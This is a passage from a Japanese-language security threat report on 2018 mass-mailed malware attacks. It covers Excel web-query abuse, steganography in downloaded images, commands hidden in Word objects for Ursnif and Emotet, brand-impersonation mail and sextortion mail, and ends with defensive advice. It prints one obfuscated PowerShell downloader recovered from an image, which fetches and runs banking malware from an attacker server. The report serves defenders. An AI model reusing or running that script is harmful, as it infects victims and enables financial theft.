


図2.1.2 Excelによって表示される警告（上：Webクエリ機能の警告、下：外部参照機能の警告）

この両方の警告画面で「有効にする」あるいは「はい」をクリックすると、バンキングマルウェアUrsnifに感染します。

② ステガノグラフィーを用いた攻撃手法

10月には、画像ファイルにデータを隠蔽する「ステガノグラフィー」という方法を用いた攻撃が確認されました。

この攻撃では、画像ファイルをダウンロードするExcelファイルが添付されたメールがばらまかれました。



図2.1.3 Excelファイルが添付されていたばらまき型メールの例

[5] Webクエリ機能：Web上のデータをダウンロードして表計算に利用する機能




図2.1.4 メールに添付されていたExcelファイルの内容

Excelのマクロが実行されると、攻撃者の用意したサーバーから下記の画像ファイルをダウンロードします。



図2.1.5 ステガノグラフィーが用いられた画像のスクリーンショット

この画像には、ステガノグラフィーが使用されており、PowerShellスクリプトが隠蔽されています。

```
$sQ6R3 =' [chAr[] ]")''NIOJ-'X'+]3,1[)ECNerEFERPESObREv$]GnIRTs[( (. | )29]Rahc[,'trf' EcAlPErc-421]Rahc[,'Yls'EcAlPErc-43]Rahc[,)79]Rahc[+101]Rahc[+78]
Rahc[(  EcAlPErc-63]Rahc[,)48]Rahc[+911]Rahc[+401]Rahc[(  ecalpER- )'}}'+'}'+'e'+'ga'+'s'+'seM.noit'+'pecxE.'+'_'+'T'+'wh t'+'s'+'o'+'H'+'-etirW{hcta'
+'C}kaerb'+';'+'p'+'fTw'+'h sse'+'c'+'orP-tratS'+';)'+'pfTw'+'h ,lr'+'uTwh'+'(el'+'iFd'+'a'+'olnwoD.cwTwh;'+')aeW6.435'+'/j'+'rafaS'+' '+'0.00'+'5.0.7/e'
+'m'+'or'+'hC )o'+'kce'+'G ekil ,LMTHK( 6.4'+'3'+'5'+'/'+'tiK'+'beWelppA'+' '+')SU-'+'s'+'u'+' ;'+'0.01 '+'TN'+' '+'swo'+'d'+'niW'+' ;T'+'N'+' s'+'wodniW
( 0.5'+'/allizo'+'M'+'a'+'eW,aeWtn'+'e'+'ga-re'+'sua'+'e'+'W'+'('+'ddA.'+'sredaeH.'+'cw'+'Twh;t'+'ne'+'ilCbeW.teN'+'.m'+'etsy'+'S '+'t'+'ce'+'jb'+'O-'
+'we'+'N'+' = '+'cwTwh;pfTw'+'h'+' tsoH-etirW;a'+'e'+'Wex'+'e.n'+'ia'+'pt'+'rf'+'pmet:'+'v'+'ne'+'TwhaeW ='+' '+'pfTwh;l'+'ruTwh'+' tsoH-et'+'i'+'rw{'
+'yrT'+'{'+')slruT'+'wh ni '+'lruTw'+'h(hca'+'e'+'rof;aeWaeW,aeW                                                    ae'+'W=slru'+'Twh{)ae'
+'Wajae'+'W hc'+'t'+'aM-'+' sD'+'Twh( f'+'i;m'+'aert'+'S- gnir'+'t'+'S'+'-'+'tuO'+' '+'Yls'+' * '+'ytreporP- '+'tsi'+'L-ta'+'mro'+'F Y'+'ls '
+'erutluC-teG='+'sD'+'Tw'+'h'((" ; [orRAy]::ReVeRse(( variablE ('Sq6r'+'3') ).VALuE) ;( variablE ('Sq6r'+'3') ).VALuE-Join'' |iNvOke-EXpression
```

図2.1.6 画像に隠蔽されているスクリプト

上記のスクリプトは難読化されていますが、攻撃者の用意したサーバーから、バンキングマルウェアをダウンロードし、感染させる処理が記載されています。

③ オブジェクト内にコマンドを隠蔽する攻撃手法

2018年に確認されたマルウェア付きメールの多くはExcel文書形式のダウンローダーでした。11月後半からはExcel文書形式ではなく、Word文書形式のダウンローダーを複数確認しています。このWord文書形式のダウンローダーは、マクロのコード内ではなく本文中のオブジェクト内にコマンドを隠蔽しています。確認したダウンローダーをいくつか紹介します。

a) 代替テキスト内にコマンドを隠蔽

代替テキスト内にコマンドを埋め込んだダウンローダーは、下記のような表示になっており、
一見すると本文中にコマンドは確認できません。コマンドは、本文中のオブジェクト内に隠蔽されています。




図2.1.7 ダウンローダーのWordファイルの内容

コマンドを確認するために「互換モード」を選択し、「オブジェクトの選択と表示」を有効化します。



図2.1.8 互換モードの選択画面




図2.1.9 オブジェクトの選択と表示

2つのオブジェクトが確認できます。図形の書式設定を開くと代替テキストの説明部分に、
ダウンロード処理がBase64エンコードされ記述されていることが確認できます。




図2.1.10 代替テキストの表示

マクロのコードでは、このオブジェクトの代替テキスト内のコマンドを取得し、実行する処理が確認できます。




図2.1.11 コマンドを取得するマクロの処理

このダウンローダーが実行されると、コマンドプロンプトを経由して、PowerShellを実行し、別のマルウェアをダウンロード・実行します。

b) テキストボックス内にコマンド隠蔽

12月後半に確認したダウンローダーも同様にオブジェクト内にコマンドを隠蔽しています。

こちらも一見、コマンドのようなものは確認できません。




図2.1.12 ダウンローダーのWordファイルの内容

しかし、よく見ると左上にオブジェクトがあるのが確認できます。




図2.1.13 隠蔽されたテキストボックス

このオブジェクトを拡大するとテキストボックス内にコマンドが記述されていることが確認できます。




図2.1.14 隠蔽されたコマンド

マクロのコードではテキストボックス内のコマンドを取得していることが確認できます。




図2.1.15 コマンドを取得するマクロの処理

このダウンローダーが実行されると、コマンドプロンプトを複数回実行し、最終的にPowerShellを実行して別のマルウェアをダウンロード・実行します。




図2.1.16 隠蔽されたコマンドの動作

また、11月に紹介したメールに添付されたEmotetのダウンローダー[6]でも同様にテキストボックス内にコマンドを隠蔽しています。

[6] メールに添付されたEmotetのダウンローダー : https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1811.html#anc_02




図2.1.17 隠蔽されたコマンド

Emotetのダウンローダーでは、MSForms.TextBoxコントロールではなく、Word.TextFrameオブジェクトを使用しています。




図2.1.18 コマンドを取得するマクロの処理

ここで紹介したダウンローダーは、バンキングマルウェア（UrsnifやEmotetなど）の感染を狙ったものです。この他にも、ランサムウェアやボットなどの感染を狙ったダウンローダーも存在します。

2.2　有名企業になりすましたメール

2017年から継続的に、有名企業になりすましマルウェア感染を狙ったメールを確認しています。このようなメールは、本文にマルウェアのダウンロードURLを記載しています。
一例として楽天カード株式会社を騙ったメールを記します。




図2.2 楽天カードを騙ったメールの例

本文中のリンクは、一見すると楽天株式会社の正規のドメインのように見えますが、実際には攻撃者のドメインにアクセスするよう設定されています。
このリンクをクリックすると、悪性のJavaScriptファイルがダウンロードされます。そしてそのJavaScriptファイルを実行すると、別のマルウェアに感染します。


2.3　セクストーションなどの脅迫メール

9月頃よりセクストーション（性的脅迫）のメールや、パスワードが記載された脅迫メールが数多く確認されるようになりました。

①、②で紹介したようなマルウェア感染を目的としたばらまき型メールなどとは異なり、添付ファイルやWebサイトへのリンクはなく、純粋な脅迫文となっています。メールの本文には、様々なパターンがありますが、主に下記のような内容が記されています。

「マルウェアに感染させ、連絡先やカメラによる映像データなどを取得した。家族や友人等にデータを送られたくなければビットコインを支払え。」

また、メールの信憑性を高めるため、メール送信元に受信者自身のアドレスが設定されています。さらに、受信者のアカウントのパスワードを記載したメールも存在します。このパスワードには、漏洩したWebサービス等のパスワードが記載されている場合があります。






図2.3 プライベートな情報の窃取を騙る脅迫メール

今後は、脅迫文だけでなくマルウェアやURL付きの脅迫メールになる可能性もあります。

2.4　まとめ

以前から確認されていた攻撃や2018年に盛んになった攻撃など代表的な3種類の不特定多数を狙ったメール攻撃を紹介しました。この他にも、フィッシングメール、SMSを利用した攻撃、脆弱性を利用した攻撃[7]など、攻撃者は、マルウェア感染による情報窃取や金銭を取得するために様々な手法を用います。
現時点では、攻撃手法の作成は攻撃者にとってもコストのかかる作業です。不特定多数を狙ったメール攻撃では、ほとんどの場合、同時期には同じ攻撃手法が利用されます。このため、警視庁や日本サイバー犯罪対策センター[8]、各セキュリティベンダーなどの注意喚起を確認することで、被害を未然に防げる可能性があります。
また、不審に思ったメールは、メールの内容や一部の文章等で検索を行うことで、同様のメールを受信している人の情報が見つかる場合があります。可能な限り信用の高い情報元を複数確認して判断するようにしてください。

今後も攻撃者は、感染確率を上げるため様々な攻撃手法を開発すると考えられます。特に、QRコード決済など新しいサービスが増えると、それを悪用する攻撃も増えます。
このため、セキュリティソフトの導入、セキュリティパッチの適用、最新の脅威を知ることなど基本となる対策を行うことが重要です。また、感染の防御だけでなく、感染した場合の対応も必要です。
2018年、不特定多数を狙ったメール攻撃では、バンキングマルウェアの感染を狙ったものが大半でした。サービス提供側の情報漏洩だけでなく、バンキングマルウェアやフィッシングサイトなどにより本人が気づかないうちに、アカウント情報やクレジットカード情報が漏洩する可能性もあります。Webサービスのログイン履歴やクレジットカードの利用明細等をこまめに確認することで、被害にいち早く気づき対応することができます。また、利用しているクレジットカードの補償対象や補償期間を事前に確認しておくことを推奨します。

[7] 脆弱性を利用した攻撃： https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware1802.html#anc_03
[8] 日本サイバー犯罪対策センター：https://www.jc3.or.jp/topics/virusmail.html



3 政府機関や重要インフラを狙うAPT攻撃

3.　政府機関や重要インフラを狙うAPT攻撃

本章では政府機関や重要インフラを狙うAPT攻撃の脅威について解説します。

3.1　APTとは

